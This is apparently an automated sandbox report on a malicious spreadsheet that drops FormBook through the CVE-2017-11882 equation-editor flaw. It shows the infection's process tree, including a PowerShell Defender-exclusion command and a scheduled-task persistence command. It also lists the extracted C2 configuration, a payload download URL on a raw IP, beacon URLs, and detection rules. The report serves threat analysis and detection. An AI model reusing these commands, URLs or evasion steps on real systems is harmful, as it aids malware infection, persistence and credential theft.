ID: 528789
Sample Name: PROFORMA INVOICE.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:25:13
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report PROFORMA INVOICE.xlsx

Overview


General Information

Sample Name:	PROFORMA INVOICE.xlsx
Analysis ID:	528789
MD5:	f0e46aba95165b1.
SHA1:	2ea511219e2c3d..
SHA256:	009dfe9d9409704.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Sigma detected: EQNEDT32.EXE c...
- Yara detected AntiVM3
- System process connects to networ...
- Antivirus detection for URL or domain
- Sigma detected: Suspect Svchost A...
- Found malware configuration
- Multi AV Scanner detection for subm...
- Yara detected FormBook
- Malicious sample detected (through ...
- Sigma detected: Droppers Exploiting...
- Sigma detected: File Dropped By EQ...

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1212 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2828 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2224 cmdline: "C:\Users\Public\vbc.exe" MD5: 6926A53FA91CAB577D52942A39E5FB53)
    - powershell.exe (PID: 2776 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\nLOlOTZpUHFzC.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - schtasks.exe (PID: 2916 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\nLOlOTZpUHFzC" /XML "C:\Users\user\AppData\Local\Temp\tmp5580.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - vbc.exe (PID: 3008 cmdline: C:\Users\Public\vbc.exe MD5: 6926A53FA91CAB577D52942A39E5FB53)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - autofmt.exe (PID: 1964 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: A475B7BB0CCCFD848AA26075E81D7888)
        - svchost.exe (PID: 2608 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: 54A47F6B5E09A77E61649109C6A08866)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.septemberstockevent200.com/ht08/"
  ],
  "decoy": [
    "joye.club",
    "istanbulemlakgalerisi.online",
    "annikadaniel.love",
    "ooooci.com",
    "curebase-test.com",
    "swisstradecenter.com",
    "hacticum.com",
    "centercodebase.com",
    "recbiS6ni.com",
    "mmj0115.xyz",
    "sharpstead.com",
    "sprklbeauty.com",
    "progettogenesi.cloud",
    "dolinum.com",
    "amaroqadvisors.com",
    "traininig.com",
    "leewaysvcs.com",
    "nashhomesearch.com",
    "joy1263.com",
    "serkanyamac.com",
    "nursingprogramsforme.com",
    "huakf.com",
    "1w3.online",
    "watermountsteam.top",
    "tyralruutan.quest",
    "mattlambert.xyz",
    "xn--fiqs8sypgfujbl4a.xn--czru2d",
    "hfgoal.com",
    "587868.net",
    "noyoucantridemyonewheel.com",
    "riewesell.top",
    "expn.asia",
    "suplementarsas.com",
    "item154655544.com",
    "cdgdentists.com",
    "deboraverdian.com",
    "franquiciasexclusivas.tienda",
    "tminus-10.com",
    "psychoterapeuta-wroclaw.com",
    "coachingbywatson.com",
    "lknitti.net",
    "belenpison.agency",
    "facilitetec.com",
    "99077000.com",
    "thefitmog.com",
    "kinmanpowerwashing.com",
    "escueladelbuenamor.com",
    "getjoyce.net",
    "oilelm.com",
    "maikoufarm.com",
    "hespresso.net",
    "timothyschmallrealt.com",
    "knoxvilleraingutters.com",
    "roonkingagency.online",
    "trashwasher.com",
    "angyfoods.com",
    "yungbredda.com",
    "digipoint-entertainment.com",
    "shangduli.space",
    "kalaraskincare.com",
    "ktnsound.xyz",
    "miabellavita.com",
    "thenlpmentor.com",
    "marzhukov.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000000.480207379.0000000009780000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000000.480207379.0000000009780000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000000.480207379.0000000009780000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x6ad9:$sqlite3step: 68 34 1C 7B E1 • 0x6bec:$sqlite3step: 68 34 1C 7B E1 • 0x6b08:$sqlite3text: 68 38 2A 90 C5 • 0x6c2d:$sqlite3text: 68 38 2A 90 C5 • 0x6b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x6c43:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.495167192.00000000000F0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.495167192.00000000000F0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.228f148.2.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
9.0.vbc.exe.400000.9.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.0.vbc.exe.400000.9.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.0.vbc.exe.400000.9.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15cd9:$sqlite3step: 68 34 1C 7B E1 • 0x15dec:$sqlite3step: 68 34 1C 7B E1 • 0x15d08:$sqlite3text: 68 38 2A 90 C5 • 0x15e2d:$sqlite3text: 68 38 2A 90 C5 • 0x15d1b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e43:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.22fc90c.3.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 18 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Sigma detected: Suspicious Svchost Process

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Sample uses process hollowing technique

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Command and Scripting Interpreter 3	Scheduled Task/Job 1	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PROFORMA INVOICE.xlsx	31%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.vbc.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.vbc.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.vbc.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
trashwasher.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.hacticum.com/ht08/?br2=NsDQ5dhzDoz6b+QTI369eNhdKzsm5WWXC1g1e1LkMaMU2QVIAgjIadv0XRSqFt55bwDZkw==&fDKD5Z=lbLdxBhXWNSHTR	0%	Avira URL Cloud	safe	
http://107.173.229.133/90009/vbc.exe	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
www.septemberstockevent200.com/ht08/	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.deboraverdian.com/ht08/?br2=hqaFuomov4HTN7lxwLOQI0L+zLU3A1JjC3kLHHHa91aVMp4VPmQJeUa+LGH249kypYugsQ==&fDKD5Z=lbLdxBhXWNSHTR	100%	Avira URL Cloud	malware	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.franquiciasexclusivas.tienda/ht08/?br2=Wj4EIVjQBNu/bqqxJYrWPsWLHRdbpU/VGyAVKo6IxXme9nj69vNHjvuNthqXxUIvimxQ8w==&fDKD5Z=lbLdxBhXWNSHTR	0%	Avira URL Cloud	safe	
http://www.trashwasher.com/ht08/?br2=uW1sPHtBOFcvSjOqiE7uYKY6CRw967TpF9DAp4EO6MgnVSdl1zAyFQ+ogdnPtirgP8DfTg==&fDKD5Z=lbLdxBhXWNSHTR	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.noyoucantridemyonewheel.com/ht08/?br2=60BX3p/jKqTFfatzdk67FZjwUvooQvGFnODgWFokXaJ7H/RmjwYG/Htt7Nd+S+ztCPQGkw==&fDKD5Z=lbLdxBhXWNSHTR	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hacticum.com	34.102.136.180	true	false		unknown
trashwasher.com	151.101.66.159	true	true	• 0%, Virustotal, Browse	unknown
noyoucantridemyonewheel.com	192.0.78.25	true	true		unknown
www.franquiciasexclusivas.tienda	108.167.189.66	true	true		unknown
deboraverdian.com	151.106.119.46	true	true		unknown
www.trashwasher.com	unknown	unknown	true		unknown
www.noyoucantridemyonewheel.com	unknown	unknown	true		unknown
www.digipoint-entertainment.com	unknown	unknown	true		unknown
www.deboraverdian.com	unknown	unknown	true		unknown
www.hacticum.com	unknown	unknown	true		unknown
www.getjoyce.net	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.hacticum.com/ht08/?br2=NsDQ5dhzDoz6b+QTI369eNhdKzsm5WWXC1g1e1LkMaMU2QVIAgjIadv0XRSqFt55bwDZkw==&fDKD5Z=lbLdxBhXWNSHTR	false	• Avira URL Cloud: safe	unknown
http://107.173.229.133/90009/vbc.exe	true	• Avira URL Cloud: safe	unknown
www.septemberstockevent200.com/ht08/	true	• Avira URL Cloud: safe	low
http://www.deboraverdian.com/ht08/?br2=hqaFuomov4HTN7lxwLOQI0L+zLU3A1JjC3kLHHHa91aVMp4VPmQJeUa+LGH249kypYugsQ==&fDKD5Z=lbLdxBhXWNSHTR	true	• Avira URL Cloud: malware	unknown
http://www.franquiciasexclusivas.tienda/ht08/?br2=Wj4EIVjQBNu/bqqxJYrWPsWLHRdbpU/VGyAVKo6IxXme9nj69vNHjvuNthqXxUIvimxQ8w==&fDKD5Z=lbLdxBhXWNSHTR	true	• Avira URL Cloud: safe	unknown
http://www.trashwasher.com/ht08/?br2=uW1sPHtBOFcvSjOqiE7uYKY6CRw967TpF9DAp4EO6MgnVSdl1zAyFQ+ogdnPtirgP8DfTg==&fDKD5Z=lbLdxBhXWNSHTR	true	• Avira URL Cloud: safe	unknown
http://www.noyoucantridemyonewheel.com/ht08/?br2=60BX3p/jKqTFfatzdk67FZjwUvooQvGFnODgWFokXaJ7H/RmjwYG/Htt7Nd+S+ztCPQGkw==&fDKD5Z=lbLdxBhXWNSHTR	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.25	noyoucantridemyonewheel.com	United States		2635	AUTOMATTICUS	true
151.106.119.46	deboraverdian.com	Germany		61157	PLUSSERVER-ASN1DE	true
151.101.66.159	trashwasher.com	United States		54113	FASTLYUS	true
34.102.136.180	hacticum.com	United States		15169	GOOGLEUS	false
107.173.229.133	unknown	United States		36352	AS-COLOCROSSINGUS	true
108.167.189.66	www.franquiciasexclusivas.tienda	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528789
Start date:	25.11.2021
Start time:	19:25:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PROFORMA INVOICE.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@12/26@7/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.2% (good quality ratio 18.7%) • Quality average: 75.5% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:26:36	API Interceptor	62x Sleep call for process: EQNEDT32.EXE modified
19:26:38	API Interceptor	116x Sleep call for process: vbc.exe modified
19:26:42	API Interceptor	1x Sleep call for process: schtasks.exe modified
19:26:42	API Interceptor	9x Sleep call for process: powershell.exe modified
